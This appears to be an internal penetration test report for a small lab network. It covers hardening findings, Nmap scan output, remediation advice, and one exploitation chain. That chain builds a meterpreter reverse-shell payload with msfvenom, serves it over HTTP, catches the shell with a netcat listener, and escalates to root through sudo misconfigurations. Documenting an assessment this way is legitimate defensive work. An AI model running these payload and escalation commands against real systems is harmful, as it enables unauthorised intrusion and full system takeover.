PENETRATION TESTING REPORT
TEMPLATE

REVIEWED BY: Arij Nahdi

APPROVED BY:

VERSION: 1.0 DATE: 5/10/2025

**Change history**

| Date | Version | Owner | Change Description |
|---|---|---|---|
| | | | |
| | | | |

**Table of contents**

## 1. Purpose

To assess the resilience of the internal SOC infrastructure against post-exploitation and privilege escalation attacks originating from a compromised host within the same network zone. This audit simulates a real-world attacker gaining a foothold and escalating privileges to root

## 2. Summary

An internal penetration test was conducted to evaluate the infrastructure security of the organization, covering the IP range from 192.168.6.2 to 192.168.6.5. The objective was to assess compliance with HIPAA standards and identify weaknesses in basic security configurations. A Kali Linux machine was used to simulate an internal threat actor. Successful access was obtained through a reverse shell executed on one of the target machines (192.168.6.3). Post-access enumeration and privilege escalation were performed to assess the robustness of endpoint protections and policy enforcement

## 3. Project Details / Scope

### 3.1 Objectives of the Penetration Test

The main goals of this penetration test are to:

- Identify security vulnerabilities that could expose electronic Protected Health Information (ePHI).
- Evaluate the organization's technical safeguards in compliance with the **HIPAA Security Rule (45 CFR Part 164 Subpart C)**.
- Simulate real-world attack scenarios to assess the effectiveness of current protections against unauthorized access to health data.
- Provide detailed findings and remediation recommendations to support HIPAA compliance efforts.

### 3.2 In-Scope Components

The following systems and environments were identified as **in-scope** for this HIPAA-focused penetration test:

| Component | Description |
|---|---|
| API Services | Endpoints that may transmit or process ePHI |
| Internal Infrastructure | Virtual machines, database servers, and systems that store or process sensitive health-related data |
| Firewalls (OPNsense, pfSense) | Controls ensuring network segmentation and protection of systems containing ePHI |
| SIEM System (Wazuh) | Logging and monitoring of events that could indicate security incidents involving ePHI |
| Threat Intelligence Workflow | Automated detection and alerting mechanisms tied to potential HIPAA violations |
| Authentication Mechanisms | Including MFA, session handling, and access controls protecting access to ePHI |

### 3.3 Out-of-Scope Components

The following components are out-of-scope for this assessment unless explicitly authorized:

- Physical access controls and site security
- Social engineering attacks (e.g., phishing, impersonation)
- Non-production or sandbox environments
- Third-party vendor systems not owned or managed by the client

### 3.4 HIPAA-Relevant Testing Constraints

- All testing activities were conducted with **minimal impact to production systems** containing ePHI. **Administrative Controls**: Verification of policies related to access control, security incident procedures, and workforce security.

- **Technical Safeguards Testing**:
- The team adhered to **"minimum necessary" access principles**, avoiding unnecessary exposure of real health data.

- Testing was authorized under a Business Associate Agreement (BAA), where applicable.

### 3.5 Methodology Summary (HIPAA-Oriented)

The engagement followed a **HIPAA-aligned testing methodology**, including:

- Access Controls (e.g., role-based access, unique user IDs)
- Audit Controls (e.g., log integrity, log review capabilities)
- Integrity Controls (e.g., data validation, hashing)
- Transmission Security (e.g., HTTPS, TLS)

**Penetration Testing Phases**:

1. Reconnaissance
2. Vulnerability Scanning
3. Exploitation of Weaknesses
4. Post-Exploitation (limited to confirming access, no data exfiltration)
5. Risk Assessment and Reporting

## 4. Company Information

Company information includes the company details, with the team as well and their qualifications.

## 5. Reference documents

- OWASP Best Practices (Example)

# 6. ***Findings***


The current setup is highly vulnerable:

- Only one perimeter firewall and no internal segmentation — lateral movement is easy if breached.
- All infrastructure runs on just two physical PCs — no isolation, no redundancy.
- Wazuh Agent offers limited visibility — no full endpoint or network coverage.
- No SOC,LAN or DMZ zone , VLANs, or layered defenses — critical systems are exposed.
- No web server present — limits monitoring, logging, or secure service hosting.

**Boot and Services**

This category includes analysis of systemd services and bootloader configurations. Several services are flagged as UNSAFE or EXPOSED, indicating a high risk if left unattended. GRUB bootloader lacks password protection.



| Finding | Status / Notes |
|---|---|
| Bootloader Protection | GRUB2 found, but no password protection [NONE] |
| Running Services | 38 running services; 53 enabled at boot |
| UNSAFE Services | alsa-state, anacron, apport, avahi-daemon, cron, ModemManager |
| EXPOSED Services | NetworkManager, colord |
| Startup and Permissions | Startup files check completed [OK], systemd-analyze security [MEDIUM] |

| | |
|---|---|
| Snapshots |  <br>  |

## User and Authentication

Examines account management, sudoers configuration, and authentication policies. Permissions on /etc/sudoers.d are too loose, and password complexity enforcement is weak.


| Finding | Status / Notes |
|---|---|
| Sudoers Permissions | /etc/sudoers.d marked as [WARNING] |

| | |
|---|---|
| Authentication Strength | PAM password tools status: [SUGGESTION] |
| NIS Authentication | NIS/NIS+ not enabled [NOT ENABLED] (secure) |
| User Accounts | No accounts without passwords [OK]; locked accounts status: [DISABLED] |
| Password Aging | Minimum and maximum aging OK; Expired password check OK |
| Snapshots |  <br>  |



## Kernel Hardening

Evaluates system-level protections via sysctl parameters. Several kernel security keys differ from expected values, indicating a need for hardening.

| Finding | Status / Notes |
|---|---|
| Protected Links & Symlinks | fs.protected_hardlinks and fs.protected_symlinks are [DIFFERENT] |
| Core Dump Settings | fs.suid_dumpable and kernel.core_uses_pid are [OK] |
| Memory Randomization | kernel.randomize_va_space is [DIFFERENT] |
| Debug Restrictions | kernel.kptr_restrict and kernel.dmesg_restrict are [DIFFERENT] |
| Network Protections | net.ipv4.conf.all.accept_redirects and source_route are [DIFFERENT] |
| Snapshots |  |



# Network Exposure (Nmap Findings)

This section includes analysis of open services and ports identified via Nmap across multiple IPs in the internal subnet. Findings are grouped by type of exposure or service relevance.

| Host / Category | Details |
|---|---|
| 192.168.6.1 | Open: TCP 53 (Unbound DNS), 80 (OPNsense WebUI) |
| 192.168.6.2 | Open: TCP 22 (SSH - OpenSSH for Windows), 7680 (Pando Public Service?) |
| 192.168.6.3 | Open: TCP 443 (HTTPS), 1514 (fujitsu-dtcns?), 55000 (aiohttp 3.9.1/Python 3.9) |
| 192.168.6.4 | Open: TCP 3001, 3443 (nginx over SSL), 5001 (InfluxDB API), 9200 (OpenSearch REST API) |
| 192.168.6.200 | Open: TCP 8834 (Nessus Scanner Web Interface) |

# Vulnerable or Misconfigured Services

This category flags potentially risky services exposed to the network, particularly those that are known attack surfaces or require patching or configuration review.


| Host / Category | Details |
|---|---|
| Unprotected Web Interfaces | OPNsense (192.168.6.1), aiohttp (192.168.6.3), nginx (192.168.6.4), Nessus (192.168.6.200) |
| OpenSearch API | Exposed on 9200 with basic auth (192.168.6.4) — may leak information |
| Windows SSH | OpenSSH for Windows on 192.168.6.2; confirm strong authentication is used |
| Unknown Services | Pando-pub?, Fujitsu-dtcns? (unknown exposure risk, review required) |


# OS and Fingerprint Analysis

Host fingerprinting revealed OS information with varying confidence levels. Some scans were inconclusive, while others confirmed the use of Windows, FreeBSD, and multiple Linux kernel versions.

| Host / Category | Details |
|---|---|

| | |
|---|---|
| 192.168.6.2 | Guessed OS: Windows 10/11 or Server 2022 |
| 192.168.6.4 | Likely Linux-based (OpenWRT or Linux 5.x kernel) |
| 192.168.6.200 | Linux kernel 2.6 - 6.x range detected |
| 192.168.6.160 | Too many fingerprints matched — no specific OS determined |





```
Nmap scan report for 192.168.6.4
Host is up (0.0013s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE  SERVICE       VERSION
80/tcp    closed http
443/tcp   closed https
1514/tcp  closed fujitsu-dtcns
3001/tcp  open   http          nginx
3443/tcp  open   ssl/http      nginx
5001/tcp  open   http          Golang net/http server (Go-IPFS json-rpc or In
fluxDB API)
5601/tcp  closed esmagent
9000/tcp  closed cslistener
9001/tcp  closed tor-orport
9200/tcp  open   ssl/http      Amazon OpenSearch REST API (Basic auth)
55000/tcp closed unknown
MAC Address: 00:0C:29:CF:E4:F9 (VMware)
Aggressive OS guesses: Linux 5.0 - 5.14 (98%), MikroTik RouterOS 7.2 - 7.5 (L
inux 5.6.3) (98%), Linux 4.15 - 5.19 (94%), OpenWrt 21.02 (Linux 5.4) (94%),
Linux 2.6.32 - 3.13 (93%), Linux 5.1 - 5.15 (93%), Linux 6.0 (93%), Linux 2.6
.39 (93%), OpenWrt 22.03 (Linux 5.10) (93%), Linux 4.19 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```


```
Nmap scan report for 192.168.6.2
Host is up (0.00088s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH for_Windows_9.5 (protocol 2.0)
7680/tcp open  pando-pub?
MAC Address: 38:D5:47:95:10:52 (ASUSTek Computer)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022 (92%), FreeBSD 6.X (88%
)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microso
ft:windows_10 cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (
88%), Microsoft Windows 10 (87%), Microsoft Windows Server 2022 (85%), Micros
oft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.6.3
Host is up (0.0014s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE  SERVICE        VERSION
80/tcp    closed http
443/tcp   open   ssl/https
1514/tcp  open   fujitsu-dtcns?
3001/tcp  closed nessus
3443/tcp  closed ov-nnm-websrv
5001/tcp  closed commplex-link
5601/tcp  closed esmagent
9000/tcp  closed cslistener
9001/tcp  closed tor-orport
9200/tcp  closed wap-wsp
55000/tcp open   ssl/http       aiohttp 3.9.1 (Python 3.9)
```

**Vulnerabilities Exploitation**

| 1. | Privilege Escalation |
|---|---|
| **Description** | A simulated internal attack was conducted against a Linux-based system (192.168.6.3) from a Kali Linux machine (192.168.6.10). The goal was to simulate a post-compromise scenario involving privilege escalation from a regular user to root access. This simulation helps evaluate the effectiveness of current configurations and detect potential misconfigurations that may be exploited in real-world attacks. |
| **Target** | Target IP: 192.168.6.3<br><br>OS: Linux<br><br>Role: Simulated production machine<br><br>Attacker IP: 192.168.6.10 (Kali Linux) |
| **Risk Rating** | High (12)<br><br>Privilege escalation to root represents a critical compromise of the system, potentially allowing complete control, persistence mechanisms, credential dumping, and lateral movement within the infrastructure. |
| **Attack techniques** | Initial Access<br><br>● Payload Creation: msfvenom used to create a reverse shell (linux/x86/meterpreter/reverse_tcp).<br><br>● Delivery: Payload hosted using Python's HTTP server and downloaded to target via wget.<br><br>● Execution: Target executed the payload, which established a reverse shell back to the Kali listener (nc -lvnp 4444).<br><br>Post-Exploitation Enumeration |

| | |
|---|---|
| | ● Commands used: whoami, id, uname -a, cat /etc/os-release, sudo -l<br>● Search for exploitable SUID binaries: find / -perm -4000 -type f<br>● Identified misconfigured sudo rules and SUID files (notably /usr/bin/find)<br><br>Privilege Escalation<br><br>● Sudo misconfiguration: User allowed to run find as sudo without a password.<br>● Exploit: sudo find . -exec /bin/bash ; -quit was executed to escalate privileges to root. |
| **Countermeasures** | Harden Sudo Permissions<br><br>● Audit /etc/sudoers and remove unnecessary NOPASSWD entries.<br>● Apply the principle of least privilege.<br><br>Review and Mitigate SUID Binaries<br><br>● Audit system for SUID files using automated tools.<br>● Remove SUID bits from non-essential binaries.<br><br>Patch Management<br><br>● Ensure all systems are up-to-date with latest security patches and kernel updates.<br><br>Monitoring and Logging<br><br>● Implement logging for sudo executions and privileged commands. |


| | |
|---|---|
| | • Integrate logs with a SIEM solution for real-time alerting and incident response.<br><br>Regular Security Audits<br><br>• Conduct scheduled privilege escalation simulations and misconfiguration reviews. |
| **Reference** | GTFOBins: https://gtfobins.github.io<br><br>Linux Hardening Guides (e.g., CIS Benchmarks)<br><br>MITRE ATT&CK Framework: T1068 (Exploitation for Privilege Escalation), T1548 (Abuse Elevation Control Mechanism)<br><br>https://owasp.org/www-project-top-ten/ |
| **Screenshot** |  |

```
┌──(juice㉿kali)-[~]
└─$ msfvmsfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.6.40 LPOR
T=4444 -f elf > shellf.elf
python3 -m http.server 8000
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.6.3 - - [09/May/2025 15:15:43] "GET /shellf.elf HTTP/1.1" 200 -
```

```
┌──(juice㉿kali)-[~]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.6.3 37092
bour@bour-virtual-machine:~/Desktop$ whoami
whoami
bour
bour@bour-virtual-machine:~/Desktop$
```

```
bour@bour-virtual-machine:~/Desktop$ id
id
uid=1000(bour) gid=1000(bour) groups=1000(bour),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare)
bour@bour-virtual-machine:~/Desktop$ groups
groups
bour adm cdrom sudo dip plugdev lpadmin lxd sambashare
bour@bour-virtual-machine:~/Desktop$
```



```
┌──(juice㉿kali)-[~]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.6.3 60670
bour@bour-virtual-machine:~/Desktop$ sudo -l
sudo -l
Matching Defaults entries for bour on bour-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin,
    use_pty

User bour may run the following commands on bour-virtual-machine:
    (ALL : ALL) ALL
bour@bour-virtual-machine:~/Desktop$
```

```
┌──(juice㉿kali)-[~]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.6.3 60670
bour@bour-virtual-machine:~/Desktop$ sudo -l
sudo -l
Matching Defaults entries for bour on bour-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin,
    use_pty

User bour may run the following commands on bour-virtual-machine:
    (ALL : ALL) ALL
bour@bour-virtual-machine:~/Desktop$ sudo su
sudo su
whoami
root
```

## 1. Vulnerabilities


| 2. | Open Network Ports |
|---|---|
| **Description** | Several ports are open (e.g., 5353, 631, 9200/9300) which can be used by attackers to discover or exploit services. |
| **Target** | Target IP: 192.168.6.3<br>OS: Linux<br>Role: Simulated production machine<br>Attacker IP: 192.168.6.10 (Kali Linux) |
| **Risk Rating** | medium(10) |
| **Attack techniques** | - Exploiting avahi-daemon ( port : 5353) for mDNS spoofing<br>- Leveraging cron misconfigurations for privilege escalation<br>- Targeting apport for information leakage |
| **Countermeasures** | - Disable unnecessary services (e.g. avahi-daemon, apport, cups) using systemctl<br>- Harden cron and anacron permissions (chmod 600 /etc/crontab) |
| **Reference** | Lynis Audit Report, systemctl analysis |

| Screenshot | |
|---|---|


```
Nmap scan report for 192.168.6.2
Host is up (0.00088s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH for_Windows_9.5 (protocol 2.0)
7680/tcp open  pando-pub?
MAC Address: 38:D5:47:95:10:52 (ASUSTek Computer)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022 (92%), FreeBSD 6.X (88%
)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microso
ft:windows_10 cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (
88%), Microsoft Windows 10 (87%), Microsoft Windows Server 2022 (85%), Micros
oft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.6.3
Host is up (0.0014s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE  SERVICE        VERSION
80/tcp    closed http
